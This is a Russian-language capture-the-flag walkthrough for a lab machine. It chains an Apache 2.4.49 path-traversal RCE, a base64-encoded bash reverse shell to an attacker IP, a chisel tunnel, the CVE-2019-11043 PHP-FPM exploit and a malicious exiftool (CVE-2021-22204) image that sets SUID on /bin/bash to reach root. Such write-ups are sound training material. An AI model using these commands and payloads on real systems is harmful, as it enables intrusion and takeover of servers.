



Название:	Хакер
Категория:	Квесты
Уровень:	Сложный
Очки:	2000
Описание:	Мы случайно наткнулись на свежую разработку одного из самых разыскиваемых хакеров в мире. Наши эксперты предполагают, что сайт все еще находится в разработке, и может иметь некоторые дыры в системе, что позволит нам проникнуть в логово хакера и добить информацию о нем. Убедись, настолько ли этот хакер гениален в разработке, что и во взломе.
Теги:	CVE, RCE, LPE
Автор:	N1GGA

Прохождение:

Нам дана некая веб-морда, которая на самом деле является кроличьей норой. После некоторых кликов, нас перекинет на `secretLogin.php`, и некоторые будут охотно пытаться вломиться через этот вектор, не подозревая, что в данном скрипте нет ни одной строчки PHP.

Сканируем цель утилитой nikto -

```
nikto -h http://ip :port/
```

```
[root@kali ~]# password for n1gg4
[–(root㉿kali)-[~/home/n1gg4]
# nikto -h 'http://localhost:8000'
- Nikto v2.5.0

[–
+ 0 host(s) tested

[–(root㉿kali)-[~/home/n1gg4]
# nikto -h 'http://localhost:8000'
- Nikto v2.5.0

+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        8000
+ Start Time:         2023-08-08 16:20:08 (GMT4)

[–
+ Server: Apache/2.4.49 (Unix)
```

ВИДИМ ЧТО ВЕРСИЯ `Apache2 - 2.4.49`, ПОД КОТОРОЮ ЕСТЬ RCE ЭКСПЛОИТ.
Берем РОС к эксплуиту и пробуем

```
[–(root㉿kali)-[~/home/n1gg4]
# curl http://localhost:8000/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh -d "echo; pwd"
/bin

[–(root㉿kali)-[~/home/n1gg4]
# curl http://localhost:8000/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh -d "echo; whoami"
daemon

[–(root㉿kali)-[~/home/n1gg4]
# curl http://localhost:8000/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh -d "echo; ls -la"
total 7176
drwxr-xr-x 1 root root    4096 Aug  8 11:57 .
drwxr-xr-x 1 root root    4096 Aug  8 12:19 ..
-rw-rxr-x 1 root root 1168776 Apr 18 2019 bash
-rwxr-xr-x 3 root root   38984 Jul 21 2020 bunzip2
-rwxr-xr-x 3 root root   38984 Jul 21 2020 bzipcat
```

Отлично! У нас есть RCE. Пробрасываем обратный шелл чтоб было удобнее работать

```
[–(root㉿kali)-[~/home/n1gg4]
# curl http://localhost:8000/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh -d "echo; echo YmFzaCAtaSA+JlAvZGV2L3RjcC8xNzIuMTcuMC4xLzEzMzcgMD4mMQ= | base64 -d | bash"
```

```
[root@kali]~[/home/n1gga]
# nc -nvlp 1337
listening on [any] 1337 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 58756
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
daemon@491fb99a4657:/bin$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@491fb99a4657:/bin$
```

Готово. Теперь надо повыситься до юзера. Смотрим какие юзеры с домашними директориями есть в системе

```
daemon@491fb99a4657:/bin$ ls -la /home/
ls -la /home/
total 12
drwxr-xr-x 1 root    root    4096 Aug  8 12:13 .
drwxr-xr-x 1 root    root    4096 Aug  8 12:19 ..
dr-xr-x--x 1 edvard  edvard  4096 Aug  8 12:14 edvard
daemon@491fb99a4657:/bin$ ls -la /home/edvard/
ls -la /home/edvard/
ls: cannot open directory '/home/edvard/': Permission denied
daemon@491fb99a4657:/bin$
```

У нас есть один юзер - `edvard`. Но, к директории эдварда у нас пока нет доступа.

Смотрим открытые порты, которые используются тем или иным сервисом

```
daemon@491fb99a4657:/bin$ netstat -anlp
netstat -anlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:8000            0.0.0.0:*          LISTEN
tcp      0      0 127.0.0.1:9000          0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:80              0.0.0.0:*          LISTEN
```

Видим три порта. Так как порт 8000 мы уже проходили (Apache 2.4.49), нам будут интересны оставшиеся два порта - 80 и 9000. Предполагаем, что порт 9000 относится к FastCGI. Перебросим порт 80 к себе на машину, чтобы было легче работать. Загрузим на атакуемую машину `chisel`, через которую и будем прорабатывать порты

```
2023-08-08 12:33:12 (472 MB/s) - 'chisel_1.8.1_linux_amd64' saved [8384512/8384512]
daemon@491fb99a4657:/tmp$ ls
ls
chisel_1.8.1_linux_amd64
daemon@491fb99a4657:/tmp$ █
```

Запускаем у себя сервер, который будет принимать соединение на 9999 порту, а на атакуемой машине запустим `chisel` в качестве клиента, которая будет перенаправлять весь трафик от нас на порт 80

У себя:

```
./chisel server --reverse -p 9999
```


На атакуемой машине: `chisel client 172.17.0.1:9999 R:8888:localhost:80`

`172.17.0.1` - наш IP адрес, порт 9999 - здесь будет доступен 80 порт атакуемой машины

```
daemon@491fb99a4657:/tmp$ ./chisel client 172.17.0.1:9999 R:8888:localhost:80
./chisel client 172.17.0.1:9999 R:8888:localhost:80
█
```

```
(root㉿kali)-[~/home/n1ggga]
# ./chisel server --reverse -p 9999
2023/08/08 16:35:36 server: Reverse tunnelling enabled
2023/08/08 16:35:36 server: Fingerprint GvnQrdwmtuoAyJKhSZISZh5LrDzYC8UfVui//VB1dZQ=
2023/08/08 16:35:36 server: Listening on http://0.0.0.0:9999
2023/08/08 16:37:04 server: session#1: tun: proxy#R:8888⇒localhost:80: Listening
```

Заходим у себя в браузере на `localhost:8888` и проверяем, перенаправляется ли траффик на 80 порт атакуемой машины



Отлично. У нас есть доступ ко второй веб-морде с атакуемой машины.

После значительных попыток фаззинга директорий и файлов, приходим к выводу, что тут надо скорее всего искать экспloit под ранее найденный 9000 порт, который относится к FastCGI. Ищем экспloit

Google

fastcgi nginx rce exploit

threatpost.com

https://threatpost.com › php... · Перевести эту страницу · :

PHP Bug Allows Remote Code-Execution on NGINX Servers

28 окт. 2019 г. — The exploit makes use of an optimization used for storing FastCGI variables, _fcgi_data_seg. "Usually, that sort of [buffer underflow] response ...

github.com

https://github.com › CVE-20... · Перевести эту страницу · :

jas502n/CVE-2019-11043: php-fpm+Nginx RCE - GitHub

24 окт. 2019 г. — php-fpm+Nginx RCE. Contribute to jas502n/CVE-2019-11043 development by creating an account on GitHub.

Вы посещали эту страницу несколько раз (5). Дата последнего посещения: 08.08.23

medium.com

https://medium.com › ... · Перевести эту страницу · :

PHP-FPM Remote Code Execution Vulnerability (CVE-2019 ...

29 окт. 2019 г. — When nginx is not configured properly, it will cause php-fpm remote arbitrary code execution. Let's make an in-depth analysis of this ...

Вы посещали эту страницу несколько раз (2). Дата последнего посещения: 08.08.23

Заходим по ссылке на github

<https://github.com/jas502n/CVE-2019-11043>

jas502n Update README.md

398dc4a on Aug 20, 2020 18 commits

File	Description	Time
phuip-fpizdam-poc	Update readme.md	4 years ago
502.jpg	Add files via upload	4 years ago
CVE-2019-11043-docker.png	Add files via upload	4 years ago
CVE-2019-11043.jpg	Add files via upload	4 years ago
README.md	Update README.md	3 years ago
check.jpg	Add files via upload	4 years ago
php-command.jpg	Add files via upload	4 years ago
php-rce-check.py	Add files via upload	4 years ago
phuip-fpizdam-Mac.jpg	Add files via upload	4 years ago
phuip-fpizdam-Windows.jpg	Add files via upload	4 years ago

php-fpm+Nginx RCE

Readme

Activity

98 stars

4 watching

39 forks

Report repository

Releases

3 tags

Packages

No packages published

Languages

Python 100%

README.md

CVE-2019-11043 php-fpm+Nginx RCE

0x01 install phuip-fpizdam-Mac

Видим что есть скомпилированная версия почти под любую ОС.
Заходим в релизы и скачиваем к себе версию, соответствующую
нашей ОС. У меня Kali Linux, поэтому я буду
качать

<https://github.com/jas502n/CVE-2019-11043/releases/tag/1.1.1>

```
[root@kali]~/tmp]
# chmod +x phuip-fpizdam-linux

[root@kali]~/tmp]
# ./phuip-fpizdam-linux
Error: accepts 1 arg(s), received 0
Usage:
  phuip-fpizdam [url] [flags]

Flags:
      --cookie string    send this cookie
      -h, --help          help for phuip-fpizdam
      --kill-count int   how many times to send the worker killing payload (default 50)
      --kill-workers     just kill php-fpm workers (requires only QSL)
      --method string    detect method (see detect_methods.go) (default "session.auto_start")
      --only-qsl         stop after QSL detection, use this if you just want to check if the server is vulnerable
      --pisos int        pisos hint
      --qsl int          qsl hint
      --reset-retries int how many retries to do for --reset-setting, -1 means a lot (default 50)
      --reset-setting    try to reset setting (requires attack params)
      --setting string   specify custom php.ini setting for --reset-setting
      --skip-attack      skip attack phase
      --skip-detect      skip detection phase

2023/08/08 16:45:46 accepts 1 arg(s), received 0
```

Запускаем и указываем хост и порт, с которой перенаправляется
трафик на атакуемую машину и добавляем в конце index.php

<http://localhost:8888/index.php>

```
[root@kali]~/tmp]
# ./phuip-fpizdam-linux http://localhost:8888/index.php
2023/08/08 16:46:55 Base status code is 200
2023/08/08 16:46:55 Status code 502 for qsl=1765, adding as a candidate
2023/08/08 16:46:55 The target is probably vulnerable. Possible QSLs: [1755 1760 1765]
2023/08/08 16:46:55 Attack params found: --qsl 1755 --pisos 50 --skip-detect
2023/08/08 16:46:55 Trying to set "session.auto_start=0" ...
2023/08/08 16:46:55 Detect() returned attack params: --qsl 1755 --pisos 50 --skip-detect ← REMEMBER THIS
2023/08/08 16:46:55 Performing attack using php.ini settings ...
2023/08/08 16:46:55 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs
2023/08/08 16:46:55 Trying to cleanup /tmp/a...
2023/08/08 16:46:55 Done!
```

Нам сообщают что экспloit успешно сработал. Проверим

```
[root@kali /tmp]
# curl http://localhost:8888/index.php?a=id
uid=1000(edvard) gid=1000(edvard) groups=1000(edvard)
<html>
<head>
<title>Again ... </title>
<style>
@import url("https://fonts.googleapis.com/css2?family=Poppins:wght@200;400;600&display=swap");
</style>

```

Мы можем выполнять в системе команды от юзера edvard. Забираем первую часть флага

```
[root@kali /tmp]
# curl http://localhost:8888/index.php?a=cat+/home/edvard/first_part
CODEBY{c#tch_th3_r3al_
<html>
<head>
<title>Again ... </title>
```

Мы пробросили обратный шелл с атакуемой тачки под эдвардом

```
root@764017-goodsmile:~# nc -nvlp 1133
Listening on 0.0.0.0 1133
Connection received on 188.0.175.239 4235
Linux 491fb99a4657 6.1.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.12-1kali2 (2023-02-23) x86_64 GNU/Linux
12:52:04 up 4:11, 0 users, load average: 0.22, 0.13, 0.22
USER     TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
uid=1000(edvard) gid=1000(edvard) groups=1000(edvard)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Смотрим список команд, которые мы можем выполнить от суперпользователя - `sudo -l`

```
$ sudo -l
Matching Defaults entries for edvard on 491fb99a4657:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User edvard may run the following commands on 491fb99a4657:
    (ALL) NOPASSWD: /opt/scanImages.sh
$
```

Мы можем запустить кое-какой скрипт `/opt/scanImages.sh` с правами суперпользователя.

Посмотрим, что за скрипт

```
$ cat /opt/scanImages.sh
#!/bin/bash

# Проверяем, передана ли директория в аргументе
if [ $# -ne 1 ]; then
    echo "Please specify the directory as a script argument."
    exit 1
fi

# Проверяем, существует ли указанная директория
if [ ! -d "$1" ]; then
    echo "The specified directory does not exist."
    exit 1
fi

# Ищем все файлы с расширением jpg, jpeg и png в указанной директории
files=$(find "$1" -type f \(
    -iname \*.jpg -o -iname \*.jpeg -o -iname \*.png \))

# Перебираем найденные файлы и выводим информацию с помощью exiftool
for file in $files; do
    echo "===="
    echo "Filename: $file"
    echo "-----"
    exiftool "$file"
    echo "===="
done
```

Кажется, скрипт сканирует картинки с расширениями `.jpg`, `.jpeg`, `.png` и обрабатывает их через утилиту `exiftool`

Посмотрим версия exiftool. Но, для этого нам нужна любая картина. Скачиваем с интернета любую картинку и прогоняем через exiftool

```
$ exiftool -v x671920-1219504278.png
ExifToolVersion = 12.20
FileName = x671920-1219504278.png
Directory = .
FileSize = 34852
FileModifyDate = 1588580690
FileAccessDate = 1691499605
FileInodeChangeDate = 1691499605
FilePermissions = 33206
FileType = PNG
FileTypeExtension = PNG
MIMEType = image/png
```

Видим что exiftool у нас версии [12.20](#), а значит, оно уязвимо к [CVE-2021-22204](#)

Скачиваем к себе на машину экспloit

https://github.com/OneSecCyber/JPEG_RCE/ и

генерируем полезную нагрузку в качестве картинки, которая установит SUID права на

[/bin/bash](#)

```
[root@kali)-[/home/n1gga/pentest/JPEG_RCE]
# exiftool -config eval.config runme.jpg -eval='system("chmod u+s /bin/bash")'
1 image files updated

[root@kali)-[/home/n1gga/pentest/JPEG_RCE]
# ls runme.jpg
runme.jpg

[root@kali)-[/home/n1gga/pentest/JPEG_RCE]
# 
```

Теперь загружаем данную картинку на атакуемую машину, и закинем её в `/tmp/`

```
$ wget http://s1ckly.ru/runme.jpg -O /tmp/runme.jpg
--2023-08-08 13:05:24--  http://s1ckly.ru/runme.jpg
Resolving s1ckly.ru (s1ckly.ru)... 87.249.53.167
Connecting to s1ckly.ru (s1ckly.ru)|87.249.53.167|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 28274 (28K) [image/jpeg]
Saving to: '/tmp/runme.jpg'

OK ..... 100% 541K=0.05s

2023-08-08 13:05:25 (541 KB/s) - '/tmp/runme.jpg' saved [28274/28274]

$ ls -la /tmp
total 8264
drwxrwxrwt 1 root root 4096 Aug 8 13:05 .
drwxr-xr-x 1 root root 4096 Aug 8 12:19 ..
-rw-r--r-- 1 edvard edvard 32 Aug 8 12:46 a
-rwxr-xr-x 1 daemon daemon 8384512 Aug 8 09:14 chisel
-rw-rw-rw- 1 edvard edvard 28274 Aug 8 11:49 runme.jpg
-rw-r--r-- 1 edvard edvard 0 Aug 8 12:46 scanImages.sh 650fc631232dc9d3f4930560afcd84
```

Отлично. До запуска эксплойта, смотрим права у `/bin/bash`

```
$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
$ █
```

Теперь запускаем скрипт `/opt/scanImages.sh` и вводим в аргументе путь до `/tmp/`

```
$ sudo /opt/scanImages.sh /tmp/
=====
Filename: /tmp/x671920-1219504278.png
-----
ExifTool Version Number      : 12.20
File Name                   : x671920-1219504278.png
Directory                   : /tmp
File Size                    : 34 KiB
File Modification Date/Time : 2020:05:04 08:24:50+00:00
File Access Date/Time       : 2023:08:08 13:00:27+00:00
File Inode Change Date/Time: 2023:08:08 13:00:05+00:00
File Permissions            : -rw-rw-rw-
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Image Width                 : 256
Image Height                : 256
```

Видим началась обработка картинок

```
Filename: /tmp/runme.jpg
-----
ExifTool Version Number      : 12.20
File Name                   : runme.jpg
Directory                   : /tmp
File Size                    : 28 KiB
File Modification Date/Time : 2023:08:08 11:49:52+00:00
File Access Date/Time       : 2023:08:08 13:05:25+00:00
File Inode Change Date/Time: 2023:08:08 13:05:25+00:00
File Permissions            : -rw-rw-rw-
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Exif Byte Order              : Big-endian (Motorola, MM)
X Resolution                 : 72
Y Resolution                 : 72
Resolution Unit              : inches
Y Cb Cr Positioning        : Centered
Copyright                   : 0
Image Width                  : 245
Image Height                 : 368
Encoding Process             : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling        : YCbCr4:2:0 (2 2)
Image Size                   : 245x368
Megapixels                   : 0.090
=====
$ 
```

И наша зараженная картинка тоже была обработана. По идеи, у `/bin/bash` теперь должны быть SUID права, что позволит нам зайти под `root`. Смотрим права

```
$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
$ 
```

Отлично! Теперь запускаем оболочку bash с привилегиями суперпользователя

```
$ bash -p  
id  
uid=1000(edvard) gid=1000(edvard) euid=0(root) groups=1000(edvard)  
whoami  
root  
[
```

PWNED! Забираем последнюю часть флага

```
cat /root/last_part  
hack3r_1s_impossibl3}
```

Бинго!